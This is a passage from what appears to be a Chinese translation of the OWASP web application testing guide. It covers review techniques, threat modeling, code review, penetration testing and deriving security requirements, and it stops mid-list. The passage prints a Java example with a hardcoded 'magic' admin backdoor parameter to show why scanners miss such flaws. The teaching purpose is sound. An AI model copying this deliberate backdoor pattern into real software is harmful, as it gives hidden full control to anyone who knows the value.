成功地测试一个应用程序的安全漏洞需要超越性的思维。在正常模式下对应用程序的正常行为进行测试仅仅适用于用户按照你所预期的规则来使用应用程序。然后，良好的安全测试需要超越你的期望并像那些试图破坏该应用程序的攻击者一样思考。创新思想能够帮助你了解到在不安全的使用方式下哪些意想不到的数据可能会导致应用失败。它还可以帮你发现网络开发人员所做那些的假设往往并非总是正确的，同时了解它们如何能被破坏殆尽。这就是为什么自动化测试工具在自动进行漏洞检测时所带来的局限性：这种创造性的思维的建立必须根据案例不同而不同，同时大多数Web应用程序都采取其独特的方式进行开发的（即使他们使用普遍的框架）。

认识测试主体

一个良好的安全计划中的第一个非常重要的步骤就是在对应用程序进行了解并准确地记录下来。其结构，数据流程图，使用情况等，都应记录为正式的书面文件并使其适于审查。技术规格和申请文件应不仅包括允许使用的情况，同时应包括下不允许使用的特殊情况。最后，至少有一个基本的安全设施是件好事，可以实时监测并应对针对组织或企业的应用及网络所发起的攻击（例如，入侵检测系统）。

使用合适的工具

虽然我们已经说过没有万能工具，但是工具在总体安全计划中确实发挥重要的作用。有一系列的开源工具和商业工具，可以自动完成许多例行的安全工作。这些工具可以协助安全人员简化和加快安全任务进程。最重要的是理解这些工具能做什么不

能做什么以防止他们过量销售和使用不当。

难在细节

至关重要的是不要执行表面的应用安全检查并认为这样就使完成了检测任务。这将导致一种安全假象，这与不做安全检查一样危险。仔细审核检测结果并剔除检测报告中可能存在的错误是很重要的。安全检测结果的不准确性往往也破坏了安全报告其余部分的有效信息。应当注意，确认一切可能的应用逻辑部分都已经过测试，并对每种使用情况都进行了漏洞检测。

适当情况下请使用源代码

虽然黑盒渗透测试的结果对说明产品中所暴露的弱点十分形象有效，但是它们并不是确保应用安全最为有效的方式。在适当的情况下，程序的源代码应考虑移交给安全人员以协助他们在履行其测试工作。通过这种方式可能发现黑盒渗透测试无法发现的应用漏洞。

开发指标

一个良好的安全计划的重要组成部分就是确定事情是否能够好转的能力。跟踪测试约定结果以及开发指标十分重要，这些指标能显示组织或企业内的应用程序的安全趋势。

这些好的指标可以是：

- 是否需要更多的教育和培训；
- 是否存在一个对开发没有明确理解的特殊的安全机制；
- 发现与安全有关的问题总数是否每个月正在下降。

从现有的源代码中可以自动生成连贯的数据，将有助于增强该组织或企业在评估机制中减少软件开发过程中的安全漏洞的有效性。指标的建立不容易，因此使用OWASP指标项目以及其他标准组织所提供的标准指标将是一个良好的开端。

对测试结果进行文档记录

为完成测试过程，产生一个正式的报告以记录谁、什么时间、采取了什么测试行为、以及详细的测试结果是非常重要的。明智的做法是通过商定一个所有相关方面，包括开发者，项目管理部门，企业所有者，IT部门，审计部门和执行部门都可以接受的报告模式。

该报告必须清楚地为企业所有者指出存在脆弱点，以支持他们以后的漏洞排查行为。该报告必须清楚地为开发人员明确指出脆弱点所带来的影响，并附以开发人员可理解的解决方案（没有双关语意）。最后，安全测试工程师的报告写作不应过于繁琐，安全测试工程师一般并不具有非常出色的创作技巧，因此，商定一项复杂的检测报告可能会导致测试结果并不能真实地反应于报告中。使用安全测试报告模板能节约时间，并且保证测试结果能正确一致地记录，也适合阅读。

测试技术解释

该部分提出可用于创建测试工程的各类高级测试技术。这里针对这些技术的具体实现方法并没有进行详细讨论，详情可参见第3章。该部分旨在为下个章节所提出的测试框架提供上下文并突出某些技术在选择使用时应考虑的优点以及缺点。特别包括：

- 人工检查及复查
- 软件威胁建模
- 代码复查
- 渗透测试

人工检查及复查

概要

人工检查是安全测试过程中，通过人工检查或者审核的方式对应用开发过程中的人，策略和进程，包括技术决策如开发模型设计进行安全检测。人工检查通常采取文件分析或对设计师或系统的所有者进行访谈的方式进行。

虽然人工检查和人员访谈这个概念十分简单，但是它们确是最强大的和有效的可用技术。通过询问别人这件事如何运行，为什么采用当前的运行模式，能够帮助测试者快速确定是否存在显而易见的安全问题。人工检查及复查是在软件开发生命周期过程中对软件进行测试并确保其充分的策略和技能的为数不多的途径之一。

正如生活中的许多事情，当进行人工检查及复查时，我们建议您通过信任但进行验证模式。并不是每个人告诉或展示给你的每件事都是准确的。人工检查对测试人员是否了解安全进程，是否了解安全策略，是否具有适合的技能以设计或执行一个安全的应用程序十分有用。

其它包括文件，代码安全策略，安全要求，构架设计的检查都应该使用人工检查的方式来完成。

优点：

- 无需支持技术
- 可应用于各种不同的情况
- 灵活
- 促进团队协助
- 在软件开发生命周期早期

缺点：

- 可能会非常耗时
- 支持材料并不容易得到
- 需要大量的思考及技巧才能非常有效

软件威胁建模

概要

软件威胁建模已成为一种流行的技术，用以帮助系统设计师思考他们的系统/应用程序可能面临的安全威胁。因此，软件威胁建模可以被看作是应用风险评估。事实上，它能有效帮助设计师开发出缓解潜在的漏洞威胁的战略，并帮助他们将有限的资源和注意力集中在系统中最需要进行安全测试的部分。建议为所有的应用建立威胁模型并记录下来。威胁模型应与软件开发生命周期同步建立，并随着应用的演变和开发进程进行重新审视。

我们建议采取NIST的800-30[11]标准的风险评估的办法来制定威胁模型。该方法包括：

- 分解应用程序——通过人工检查理解应用程序如何运作，它的资产，功能和连接。
- 界定和归类资产——将资产分为有形资产和无形资产并根据业务的重要性进行排名。
- 探索潜在的弱点——无论是技术上，运营上，或是管理。
- 探索潜在的威胁——通过使用威胁情景或攻击树，从攻击者的角度制定一个切合实际的潜在攻击矢量图。
- 建立迁移战略——为每一个可能演变成破坏的威胁制定迁移战略。

威胁模型本身的输入各有不同，但通常是清单和图表收集。OWASP代码审查指南简要指出，应用程序威胁建模可以用来作为测试应用安全潜在漏洞的参考。选择创建应用威胁模型或者执行信息风险评估并没有正确错误之分[12]。

优点：

- 采用攻击者的思想对系统进行模拟攻击
- 灵活
- 软件开发生命周期早期

缺点：

- 相对新型的技术

- 良好的威胁模型并不意味着自动产生良好的软件

代码复查

概要

代码复查是手动检查的一个过程，它往往用于检查WEB应用程序中的源代码可能存在的安全问题。许多严重的安全漏洞不能被任何其它形式的分析或测试所检测到。有句俗话，“如果你想知道一件事是怎么产生的，请直接寻找其根源。”几乎所有的安全专家一致认为，没有任何检测方法可以取代代码审查。几乎所有信息安全问题都被证实为代码问题。与对源代码不开放的第三方软件，如操作系统进行测试不同，测试Web应用程序时（特别是如果他们已经完成内部定制）源代码应当可以获得。

一些由于过失而导致的显着安全问题，通过其它形式的分析和测试，比如渗透测试是极其难以发现的，这也是在测试技术中源代码复查技术不可缺失的原因。测试者通过代码复查可以准确判断接下来将发生什么（或应该发生），消除了黑盒测试中的猜测过程。

源代码复查特别有利于发现以下安全问题：如并发的问题，有缺陷的业务逻辑，访问控制的问题，加密的弱点，后门，木马，复活节彩蛋，定时炸弹，逻辑炸弹，和其它形式的恶意代码。这些问题在网站中往往表现为最有害的漏洞。源代码分析对于查找可能存在的执行问题，比如某个需要输入验证的地方不能有效执行或打开控制进程失败是十分有效的。但是请记住，业务流程同样需要加以审查，因为真实运行环境中的源代码可能与此处已分析的源代码不一样[13]。

优点：

- 完整性和有效性
- 准确
- 快速(对具有高能力的复查者而言)

缺点：

- 需要高度熟练的安全开发者
- 可能错过存在于已编译好的类库中的问题
- 无法检测运行时产生的错误
- 真实运行环境中的源代码可能与此处已分析的源代码不一样

欲了解关于代码审查的更多信息，查询[OWASP代码审查项目](#).

渗透测试

概要

渗透测试作为一个网络安全通用的测试技术已经多年。它也通常被称为黑盒测试或道德入侵(Ethical Hacking)。渗透测试在本质上是“艺术”，在不知道内部运作的应用程序本身的情况下，对正在运行的应用进行远程检测，发现安全漏洞。通常，渗透测试团队会假装成合法用户使用应用程序进行。测试者通过模拟攻击者的攻击手法，试图发现并利用安全漏洞。通常情况下，测试者将得到一个有效的系统帐户。

对网络安全而言，渗透测试已被证明是一种非常有效的检测手段，然而该技术对应用而言却不是十分有效。当测试者对网络和操作系统进行渗透测试时，大多数的工作是寻找，然后采用具体技术对已知漏洞加以利用。Web应用程序几乎完全定制，对Web应用进行渗透测试更象是纯理论的研究。虽然已经开发出来自动化渗透测试工具，但是，针对Web应用程序的性质其效力通常很差。

许多人今天使用Web应用程序渗透测试作为其主要的安全检测技术。虽然在测试过程中，其肯定占有一席之地，然而，我们不认为它应被看作是主要的或唯一的测试技术。Gary McGraw[14]对渗透测试进行了总结，他说：“如果一个渗透测试未通过，你知道你确实有一个非常不好的问题。如果你通过了渗透测试，你不知道你没有一个非常不好的问题”。然而，集中渗透测试（即试图利用之前检测发现的已知漏洞检测）可用于检测某些特定的安全漏洞，如部署在网站上的固定的源代码。

优点：

- 可以快速进行（因此便宜）
- 需要较低的技能，相对于源代码复查而言
- 测试实际暴露的代码(译注：即指实际运行的程序)

缺点：

- 软件开发生命周期晚期
- 仅仅测试前部影响！

方法平衡的需求

针对WEB应用安全测试，有如此之多的技术及方法，了解何时选用哪一种技术进行测试非常困难。经验表明，选取哪一种技术用于建立测试框架并没有对错之分。事实上，所有的技术都应该被适当采用以确保所有需要测试的范围都已经被测试。

但是，显而易见的是不存在某一种单一的技术可以覆盖安全测试的各个方面以确保所有的问题都已涉及到。在以往，许多公司都采取渗透测试这一种方法进行测试。虽然渗透测试在一定程度上具有可用性，但是不能涉及到所有需要测试的问题，并且对于软件开发生命周期而言，渗透测试过于简单和迟来。

正确的做法是采取多种技术以达到平衡，包括人工检查和测试技术。方法平衡应确保在覆盖到软件开发生命周期的各个阶段。这种方法可以根据当前所在的软件开发生命周期的阶段平衡一种最合适的技术。

当然，在某些时间或情况下，一种测试技术也是有可能的；例如，针对WEB应用所做的测试框架已经建立，但是测试团队无法获取WEB应用源代码。在这种情况下，渗透测试总好过不进行测试。然而，我们鼓励测试团队挑战假设，比如不能获取源代码时，探索其它更加全面的测试方法。

平衡方式各不相同，这取决于许多因素，比如测试过程的成熟度和企业文化。尽管如此，我们建议采用图3和图4中展示的平衡框架。下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。随着研究的深入和经验的积累，公司对早期开发阶段的重视是非常重要的。




图3:SDLC各阶段的测试工作量比例

下图展示了测试技术在软件开发生命周期中一个典型的具有代表性的覆盖比例。




图4: 测试技术的测试工作量比例

注：关于WEB应用扫描器

许多组织或企业已经开始使用自动WEB应用扫描器。虽然他们对目前的测试计划毫无疑问，但是我们希望强调一些根问问题：为什么我们（从不）不信任自动化黑盒测试的有效性。通过强调这些问题，我们不鼓励使用WEB应用扫描器。另外，我们所说的其局限性应当被充分了解，同时应当建立适用的测试框架。

重要：OWASP目前在正致力于开发一个WEB应用安全扫描基准平台。下面的例子将表明为什么自动化黑盒测试并不奏效。

例 1: Magic 参数

请想象一个简单的WEB应用程序，接受一个“magic”的名称，然后赋值。通常情况下，Get请求可能为：

```
http://www.host/application?magic=value
```

为了进一步简化以上举例，这个请求中的值只能是ASCII码a-z(大写或小写)以及整数0-9。

该应用程序的设计者在测试期间建立了一个管理后门，同时对其进行混淆已避免被其它人发现。通过输入值

```
sf8g7sfjdsurtsdieerwqredsgnfg8d (30个字符), 用户就可以直接登陆并能够对该应用进行完全控制。HTTP请求如下:
```

```
http://www.host/application?magic= sf8g7sfjdsurtsdieerwqredsgnfg8d
```

考虑到其它所有参数都是简单的2、3个字符，不可能开始猜测大约28个字符的组合。一个web应用扫描器将需要蛮力（或猜想）破解整整30个字符的关键空间。高达 30^{28} 种排列，或万亿HTTP请求！这是一个在电子数字中大海捞针！

这个典范magic参数代码检查可能看起来如下所示：

```
public void doPost( HttpServletRequest request, HttpServletResponse response )
{
    String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
    boolean admin = magic.equals( request.getParameter("magic") );
    if (admin) doAdmin( request, response );
    else ... // normal processing
}
```

通过查看代码，该弱点事实上导致该页面存在潜在问题。

例 2: 无效加密

密码学广泛应用于Web应用程序。可以想象，开发人员决定采用一种简单的密码学算法来对用户从站点A到站点B进行自动认证。开发人员以其聪明才智决定，如果用户登陆到站点A，他或她将产生一个采用MD5散列(Hash)函数进行加密的钥匙，其

内容包括：`Hash { username : date }`

当用户通过站点B，他或她将该钥匙以询问字符串的形式通过HTTP复位向发往站点B。站点B通过独立计算Hash值，并且对请求通过的Hash值进行比较。如果他们匹配，站点B则声称该用户是其标志用户。

我们可以清楚看到，像我们解释的那样，该计算可能执行失败或者被其它人看见它是如何计算的(或被告知它是如何运作的，或者从Bugtraq可直接下载相关信息)，从而可能作为其合法用户进行登录。通过对代码进行手工检查，例如访谈，将迅速揭露这类安全问题。黑盒Web应用程序扫描器可能认识到不同的用户的hash值采用自然的方式在改变，但是并不能预测其改变的方式。

注：关于静态源代码复查工具

许多组织或企业开始使用静态源代码扫描器。毋庸置疑，综合测试一个应用程序时，其具有一定的有效性，然而，我们想要突出的根本问题是，当单独时使用该类工具时，为什么我们并不相信这种方法的有效性。静态源代码分析在设计不可能辨认问题由于缺点，因为它不可能了解所开发代码的上下文。源代码分析工具是在确定由于编码错误而导致安全性问题有用的，然而重大手工努力需要确认研究结果。

安全需求测试推导

如果你想要有一个成功的测试项目，你需要知道测试的目的是什么。这些目的由安全要求指定。这章详细讨论了如何通过从适用标准和准则和积极和消极应用程序要求中推导出安全测试并记录安全测试要求。它也谈论安全要求如何有效地在SDLC期间使用安全测试，如何使用安全测验数据有效地处理软件安全风险。

测试目的

安全测试的目的之一是确认安全控制能如预期一样起作用。安全需求文献描述了安全控制的功能。在高水平角度看，这意味着数据和服务的机密性、完整性和可用性。另一个目的确认安全控制是在很少或没有弱点的情况下安装的。存在一些共同的弱点，例如[OWASP十大漏洞](#)和之前在SDLC期间进行安全评估所确认的漏洞，例如软件威胁建模，原代码分析和渗透测试。

安全需求文档

安全要求文档的第一步是明白业务需求。一个业务需求文献能够提供最原始的、高水平的应用的期望功能的资料。例如，应用的主要目的或许可以为顾客提供金融服务或从在线的物品目录上购物和购买物品。企业要求的安全部分应该突出表现为需要保护的顾客数据并且符合可适用的安全文献的要求，例如章程(Regulations)、标准(Standards)和政策(Policies)。

一般一个合适的章程，标准和政策清单适合初步的Web应用安全合规性分析。例如，可以根据检查企业部门的信息和应用运行/经营的国家或者州的信息来确定是否符合章程。其中一些合规性指南和章程或许在安全控制所需要的特定技术要求上有所转换。例如，在财政应用情况下，遵照FFIEC指南认证方面[15]要求财政机关安装拥有多层控制和多因素认证功能的应用软件来应对弱认证(带来的)风险。

可适用的安全业界标准需要由一般安全要求清单决定。举个例子，在处理顾客信用卡数据的应用情况下，遵照PCI DSS[16]标准禁止PIN和CVV2数据存储，并且要求客户通过加密存储和传输和保密显示的方法保护磁条数据。这样通过原代码分析PCIDSS安全要求才能生效。

清单的另一个部分需要加强对符合组织信息安全标准和政策一般要求。从功能要求来看，安全控制要求需要在信息安全标准中的一个具体章节占有一席之地。这样要求的例子可以是：“必须由应用使用的认证控制强制执行六个字母或数字字符的复杂密码。”当安全要求存在于合规性规则中时，安全测试能确认发现的合规性风险。如果发现违反信息安全标准和政策行为，就导致一些能被记录并且必须处理的风险(即，处理)。为此，因为这些安全合规性要求是可执行的，他们需要与安全测试一起记录在案并产生效果。

安全需求验证

从功能上来看，安全测试的主要目标是确认安全要求。但是从风险管理角度看，确认安全要求却是信息安全评估的目标。从更高层次考虑，信息安全评估的主要目标是确认安全控制中的差异，例如缺乏基本验证、授权或者加密控制。更深入分析，

安全评估宗旨是风险分析，例如在安全控制中找出潜在的弱点就保证了数据保密性，完整性和有效性。再例如，当应用程序处理了个人可识别的信息(Personal Identifiable Information, PII)和敏感数据，安全要求会按照公司信息安全策略的要求对这些数据在传输和存储过程中加密。如果加密是为了保护数据安全，那么加密算法和关键字长度需要符合组织加密标准。这也许会要求只能使用某些算法和关键词长度。例如，能通过安全测试的一条安全要求说明：只允许规定最小密钥长度的加密算法(如，对称加密长度必须超过128位和不对称的加密长度必须超过1024位)。(如，SHA-1、RSA，3DES算法)。

从安全评估角度看，在SDLC的不同阶段，使用不同的测试工具和测试方法能证实安全要求。例如，威胁模型在设计阶段能识别安全漏洞，安全代码分析和审查能在发展阶段在源代码中发现安全问题，渗透测试能在测试/确认时在应用阶段发现漏洞。

在SDLC较早阶段发现的安全问题需要在测试计划中记录下来，以便能使用安全测试证实这些安全问题。通过结合各种测试技术的检测结果，就能得到更好的安全测试案例，同时增加安全需求的可信度。例如，结合渗透测试和源代码分析的结果能区分真正的漏洞和未被利用的漏洞。例如，在了解到SQL注入漏洞的安全测试后，黑盒测试能最先使用应用扫描去发现漏洞。发现潜在SQL注入漏洞存的第一个证据就是产生了SQL exception。进一步检测SQL漏洞也许需要利用手工注入攻击载体去修改导致信息泄露的SQL查询的语法。这也许需要多次反复试验分析，直到恶意查询执行为止。如果测试者有源代码，她就能从源代码中分析出如何构建能发现漏洞的SQL攻击载体（如执行恶意查询能使未授权用户得到机密数据）。

威胁和对策分类

威胁和对策分类考虑了弱点产生根源，是证明安全控制在设计，编码和建立的重要因素。因此，利用这些漏洞所产生的影响已经缓和。在Web应用案例中，针对普通漏洞的安全控制措施，如OWASP TOP Ten，是获得一般安全要求的一个好的开始。更具体地说，web应用安全框架[17]提供了漏洞的分类，以便能按照不同的指南和标准记载这些漏洞，在以后的安全测试中能确认这些漏洞。

威胁和对策分类的焦点是根据威胁和弱点的起因定义安全要求。威胁可以使用STRIDE分类[18]，例如，欺骗(Spoofing)，篡改(Tampering)，否认(Repudiation)，信息透露(Information Disclosure)、拒绝服务(Denial of Service)和特权提升(Elevation of Privilege)。弱点起因可以分为设计阶段的安全漏洞，编码阶段的安全漏洞，或不安全配置问题。例如：当数据在客户和应用的服务器层的可信任界外时，微弱认证漏洞的起因可能是由于缺乏互相认证。安全要求在架构设计审查阶段获得的认可威胁，并允许记录对策要求（即：互相认证）。而这些对策能在后来的安全测试中得到确认。

弱点的威胁和对策分类同样能用于记录关于安全编码的安全要求。如，安全编码标准。认证控制中一个共同编码错误的例子包含应用Hash功能加密密码，而不是seed增加价值。从安全编码角度来看，漏洞利用编码错误中的漏洞起因影响了认证加密。既然漏洞起因是不安全编码，安全要求会在安全编码标准中记载并通过在SDLC的发展阶段进行安全编码审查确认。

安全测试和风险分析

安全要求需要考虑到弱点的严重性从而支持一个风险缓和的策略。假设某组织维护一个在应用系统中发现的漏洞数据库，即：漏洞知识库，安全事件可以通过类型，事件，缓和和起因报告出来并映像到它们被发现的应用系统中。在整个SDLC过程中，这样的漏洞知识库可以也用于测量分析安全测试的有效性。

例如，考虑到输入的验证事件，如SQL注入就是通过源代码分析被识别，并且回报错误编码起因和输入验证的漏洞类别。这样漏洞发现可以通过渗透测试评估到，即从几个SQL注入攻击矢量探测输入领域。这个测试能验证击特殊字符在到达数据库之前被过滤掉。通过结合源代码分析和渗透测试，就可能确定弱点的相似性及漏洞泄露，并计算出弱点的风险等级。通过报告研究结果中的弱点风险等级(如，测试报告)就可能决策出缓和战略。例如，高等及中等风险漏洞需优先被修补，而低风险的漏洞则可以在更后面的发布中被修补。

通过利用普通弱点的安全威胁方案，来识别需要进行安全测试的应用程序安全控制中潜在的风险。比如，OWASP名列前矛的弱点可以被映像到的攻击例如：钓鱼(Phishing)，侵害隐私(Privacy Violations)，身份盗窃(Identity Theft)、系统破坏(System Compromise)、数据更改或者数据破坏、金融损失(Financial)及名誉损失(Reputation Loss)。这些事件应该归类到威胁方案中的一部分。在考虑到安全威胁和弱点时，可以构想出一系列测试来模仿攻击情景。理想地说，组织的弱点知识库可以通过获得安全风险被动测试案例来验证最有可能的攻击方案。例如，如果盗用身份被确认为高风险，消极测试(Negative Test)方案就能验证密码控制、输入检验和授权控制等领域的漏洞而产生的影响的缓和方案。

功能和非功能测试需求

功能性安全需求

从功能安全要求角度透视，适当的标准、政策和管理条例推动了安全控制的类型的需求和控制功能性的的发展。这些要求同时被称为“正面的要求”，因为他们阐述的预期的功能性可以通过安全测试验证。正面要求的例子是：“6次登录失败后，应用系统将会锁定用户”，或者“密码必须至少6个字符，字母数字型”。正面要求的验证是由断言的预期功能组成，它能在重建的测试条件中进行测试；并根据预定义的输入运行测试断言预期的输出情况是“失败/正常”条件。

为了安全需求能通过安全测试验证，安全需求必须是功能驱动的，并且突出预期的功能(做什么)以及隐含的实现(如何做)。用于认证的高级安全设计要求的例子：

- 保护用户认证信息和共享的传输中和存储中的秘密；
- 在现实中隐藏所有保密信息(即，密码，帐户)；
- 在一定数量的登录失败后，锁定用户帐号；
- 用户登录失败后不显示具体失败信息；
- 只允许输入由字母数字并且包含特殊字符组成的至少六个字符的密码，以限制攻击层面；
- 用户要修改密码，必须通过旧密码、新密码、对密码问题的回答的验证，以防止通过密码修改功能对密码进行穷举(Brute Force)搜索攻击。
- 采用密码重置功能时，系统将临时密码发送到你指定的邮箱之前，需验证用户注册时的用户名和邮箱地址。该临时密码只能使用一次。一个密码重置的网页链接将发送给用户。密码重置网页应该验证用户的临时密码，新密码，以及用户对密码问题的回答。

风险驱动的安全需求

安全测试也是需要风险控制的，也就是他们需要验证非预期的行为。这些也称为“负面要求”，因为他们指定应用系统什么不应该做。

“不应该做”(负面)要求的例子：

- 应用系统不允许修改或毁坏数据；
- 应用系统不允许被破坏或者被恶意用户用于未认证的金融交易事务。

负面要求更难测试，因为找不到预期的行为。这就要求一个安全威胁分析员能应对不可预知的输入条件、起因和影响。这就是安全测试中的需要控制的风险分析和威胁模型。关键是将安全方案文档化并将对抗措施功能作为一个缓和安全威胁的因素。

例如，在认证控制的情况下，以下安全要求可以从威胁和对抗措施透视中文档化：

- 加密在传输和存储过程中的认证数据，以缓和信息泄露和认证协议攻击的危险；
- 使用不可反向解密方式加密密码，如使用一个摘要(digest)(如HASH)和一个种子(seed)防止字典攻击；
- 在达到一定数量的登录失败后锁定帐户，并增强密码的复杂性来缓和穷举密码攻击的风险；
- 在身份验证错误输入显示笼统的错误信息，以缓和帐户的捕获/列举风险；
- 客户端和服务器相互认证防止非否认和中间人(ManintheMiddle,MiTM)攻击。

软件威胁建模的加工物，如威胁树(threat trees)和攻击库(attack libraries)对于推导出负面测试案例是很有效的。一个威胁树假设一个根源攻击(即，攻击者可能读取到其它用户的信息)，然后识别所采用的不同的的安全控制类型(例如，由于SQL注入漏洞而使数据验证失效)和必要的对抗措施(例如，实现数据验证和参数化查询(parameterized queries))，这样做就能有效地缓和这种攻击。

安全需求在使用和误用中的衍生

在描述应用系统功能之前必须了解的是：应用系统是用来做什么的，怎样做的。这些可以从描述的使用案例中了解到。使用案例，在软件工程中常以图解形式使用，展示执行者间的互作用与相互关系，帮助识别应用系统中的执行者身份、关系、每个方案行为的设想结果、可选择的行为、特殊要求，前期和后期条件。


相似于使用案例，误用和滥用案例[19]描述应用系统中的未计划与恶意使用方案。这些误用案例提供一个方案描述攻击者怎

样误用和滥用应用系统。通过审阅使用案例中的各个步骤并思考是如何被恶意利用的，就能发现未被很定义好的潜在漏洞和应用系统部分。关键是描述所有可能性，或至少描述最重要的使用和误用方案。

误用方案中允许从攻击者的观点分析应用系统，并且致力于识别潜在漏洞和对抗措施，这些对抗措施是用于缓和由这些潜在漏洞泄漏引起的冲击。在所有使用和滥用案例中，非常关键的一点是分析并确定他们之中哪些是最关键的部分并且需要写入安全要求。最重要的使用和滥用案例识别促使了安全要求的文档化和控制缓和风险的必要性。

从使用和滥用案例[20]中要获得的安全要求时，重要的是定义功能情景和消极情景，并建成图解形式。在安全要求验证的衍生的案例中，可以根据以下方法逐步学习。

- 第1步：描述功能情景：用户通过提供用户名和密码认证。用户通过应用系统的身份认证访问系统，当认证失败时为用户提供具体的错误信息。
